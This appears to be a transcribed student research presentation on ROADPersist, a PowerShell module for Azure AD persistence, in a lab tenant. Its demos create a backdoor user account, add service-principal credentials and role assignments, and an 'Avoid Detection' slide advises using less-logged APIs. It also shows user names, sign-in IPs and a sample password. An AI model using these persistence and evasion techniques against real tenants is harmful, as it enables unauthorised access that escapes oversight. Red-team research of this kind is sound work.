
```
for group in self.session.query(Group):
    uprops = {
        'name': group.displayName,
        'displayname': group.displayName,
        'email': group.mail,
    }
    props = {'map': uprops, 'sourceid': group.objectId}
```

Querying the Database: Service Principal




```
for sprinc in self.session.query(ServicePrincipal):
    uprops = {
        'name': sprinc.displayName,
        'appid': sprinc.appId,
        'publisher': sprinc.publisherName,
        'displayname': sprinc.displayName,
        'enabled': sprinc.accountEnabled,
    }
    props = {'map': uprops, 'sourceid': sprinc.objectId}
    res = neosession.run(property_query, props=props)
```

Querying the Database: Role Information



```
for role in self.session.query(DirectoryRole):
    uprops = {
        'name': role.displayName,
        'displayname': role.displayName,
        'description': role.description,
        'templateid': role.roleTemplateId
    }
    props = {'map': uprops, 'sourceid': role.objectId}
```

End Result ROADpersist



11
Downloads

6
Downloads of 1.6
View full stats

4/27/2021
Last Published

Info

Contact Owners
Report

ROADPersist 1.6

Used for interacting with Azure AD

Installation Options

Copy and Paste the following command to install this package using PowerShellGet More Info

```
PS> Install-Module -Name ROADPersist
```

Author(s)
Shannon McHale


Copyright
(c) 2021 Shannon McHale. All rights reserved.

Package Details


FileList

Version History


Version	Downloads	Last updated
1.6 (current version)	6	11 days ago
1.5	5	24 days ago




```
PS C:\Windows\system32> install-module -name roadpersist

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): A
PS C:\Windows\system32>
```



```
PS C:\Windows\system32> get-command -module roadpersist

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        addrole                                            1.6        roadpersist
Function        adduser                                            1.6        roadpersist
Function        newSPcreds                                         1.6        roadpersist


PS C:\Windows\system32>
```




```
PS C:\Windows\system32> adduser

cmdlet adduser at command pipeline position 1
Supply values for the following parameters:
passwd: Every1!You
displayname: suspect
nickname: sus
email: suspect@rochinsttech.onmicrosoft.com

ObjectId                             DisplayName UserPrincipalName                       UserType
--------                             ----------- -----------------                       --------
a8596b9b-9c9b-49a5-a478-ad95f06c3424 suspect     suspect@rochinsttech.onmicrosoft.com Member


PS C:\Windows\system32> _
```



6 users found

	Name ↑↓	User principal name ↑↓	User type	Directory synced	Identity issuer
□	BA Bader Awadh	bader@rochinsttech.onmicrosoft.com	Member	No	rochinsttech.onmicrosoft.com
□	JM Julie McGlensey	julie@rochinsttech.onmicrosoft.com	Member	No	rochinsttech.onmicrosoft.com
□	JP Justin Pelletier	justin@rochinsttech.onmicrosoft.com	Member	No	rochinsttech.onmicrosoft.com
□	RF Rebecca Fried	rebecca@rochinsttech.onmicrosoft....	Member	No	rochinsttech.onmicrosoft.com
□	SM Shannon McHale	shannon@rochinsttech.onmicrosoft....	Member	No	rochinsttech.onmicrosoft.com
□	SU suspect	suspect@rochinsttech.onmicrosoft.c...	Member	No	rochinsttech.onmicrosoft.com



Initial Access


1 techniques

- Valid Accounts (2)
  - Default Accounts
  - Cloud Accounts

Persistence

3 techniques

- Account Manipulation (1)
  - Additional Cloud Credentials
- Create Account (1)
  - Cloud Account
- Valid Accounts (2)
  - Default Accounts
  - Cloud Accounts



Powershell Module Dev

Shannon McHale edited this page 4 days ago · 1 revision

Steps to install

See registering your repo: https://adamtheautomator.com/powershell-modules/#What_Makes_up_a_PowerShell_Module

cd Roadpersist/module/

1. Register-PSRepository -Name 'LocalRepo' -SourceLocation 'C:\Repo' -PublishLocation 'C:\Repo' -InstallationPolicy Trusted
2. Publish-Module -Name .\ROADPersist -Repository LocalRepo
3. find-module -repository localrepo
4. Install-Module -Name ROADPersist -Repository LocalRepo
5. $env:PSModulePath = $env:PSModulePath + "$([System.IO.Path]::PathSeparator)c:\Repo"


Make sure you don't have any conflicting installs of your module.

Add your powershell script

Future Work

Adjusting the MITRE ATT&CK Matrix


- Add TTPs like scheduled jobs
- Continue updating TTPs



Initial Access 1 techniques	Persistence 3 techniques	Privilege Escalation 2 techniques	Defense Evasion 2 techniques	Credential Access 4 techniques	Discovery 5 techniques	Impact 2 techniques
Valid Accounts (2)	Account Manipulation (1)	Domain Policy Modification (1)	Domain Policy Modification (1)	Brute Force (4)	Account Discovery (1)	Endpoint Denial of Service (3)
Default Accounts	Additional Cloud Credentials	Domain Trust Modification	Domain Trust Modification	Password Guessing	Cloud Account	Service Exhaustion Flood
Cloud Accounts	Create Account (1)	Valid Accounts (2)	Valid Accounts (2)	Password Cracking	Cloud Service Dashboard	Application Exhaustion Flood
	Cloud Account	Default Accounts	Default Accounts	Password Spraying	Cloud Service Discovery	Application or System Exploitation
	Valid Accounts (2)	Cloud Accounts	Cloud Accounts	Credential Stuffing	Permission Groups Discovery (1)	Network Denial of Service (2)
	Default Accounts			Forge Web Credentials (1)	Cloud Groups	Direct Network Flood
	Cloud Accounts			SAML Tokens	Software Discovery (1)	Reflection Amplification
				Steal Application Access Token	Security Software Discovery	
				Unsecured Credentials		


Microsoft Graph API

- Online Microsoft Graph API
- Configure to run in Powershell environment




```
POST https://graph.microsoft.com/v1.0/users/bf1a12d5-3643-41a8-a03f-71fbc19ad022/appRoleAssignments

{
    "principalId": "bf1a12d5-3643-41a8-a03f-71fbc19ad022",
    "resourceId": "b24471e9-38c2-4c9b-9936-8be25e51a4a9",
    "appRoleId": "ad848f77-cf03-48ce-bcdd-5310fe9572e1"
}
```

Avoid Detection



many of these actions are also possible via official tools (such as the azuread powershell module) but those leave some obvious logs if people know what to look for, or they can be blocked using access policies

- Through different API
- Make sure current user normally does these activities
- Do all actions in stealthy language



Want to switch back to the default sign-ins experience? Click here to leave the preview. →

Date : **Last 24 hours**

Show dates as : **Local**

Date	Request ID	User	Application	Status	IP address	Location	Conditional access	Authentication require...
5/7/2021, 10:30:31 AM	92e680e1-3c6c-4dc1-aa09-...	Shannon McHale	Azure Portal	Success	129.21.121.128	Rochester, New York, US	Not Applied	Multi-factor authentication
5/7/2021, 10:30:29 AM	0519a3f9-002d-465a-b027...	Shannon McHale	ACOM Azure Website	Success	129.21.121.128	Rochester, New York, US	Not Applied	Multi-factor authentication
5/7/2021, 9:52:09 AM	f00b4db9-b0ed-40a4-9bbc...	Shannon McHale	Azure Portal	Success	129.21.121.128	Rochester, New York, US	Not Applied	Multi-factor authentication
5/7/2021, 9:52:02 AM	44c9bb56-1bf2-4502-86d7...	Shannon McHale	ACOM Azure Website	Success	129.21.121.128	Rochester, New York, US	Not Applied	Multi-factor authentication
5/7/2021, 9:51:58 AM	870455eb-5463-4e39-b4db...	Shannon McHale	ACOM Azure Website	Success	129.21.121.128	Rochester, New York, US	Not Applied	Multi-factor authentication
5/7/2021, 9:51:57 AM	366aea1c-6bf2-4653-8559-...	Shannon McHale	ACOM Azure Website	Success	129.21.121.128	Rochester, New York, US	Not Applied	Multi-factor authentication
5/6/2021, 12:45:02 PM	2b65e817-62a0-4018-abee...	Julie McGlensey	Vortex [wsfed enabled]	Interrupted	98.11.202.150	Rochester, New York, US	Not Applied	Multi-factor authentication
5/6/2021, 12:45:01 PM	1fade15f-0cf0-4e7f-b487-7...	Julie McGlensey	Microsoft Docs	Success	98.11.202.150	Rochester, New York, US	Not Applied	Multi-factor authentication
5/6/2021, 12:45:00 PM	5eaee777-e946-4176-8b21...	Julie McGlensey	Microsoft Docs	Failure	98.11.202.150	Rochester, New York, US	Not Applied	Multi-factor authentication

Questions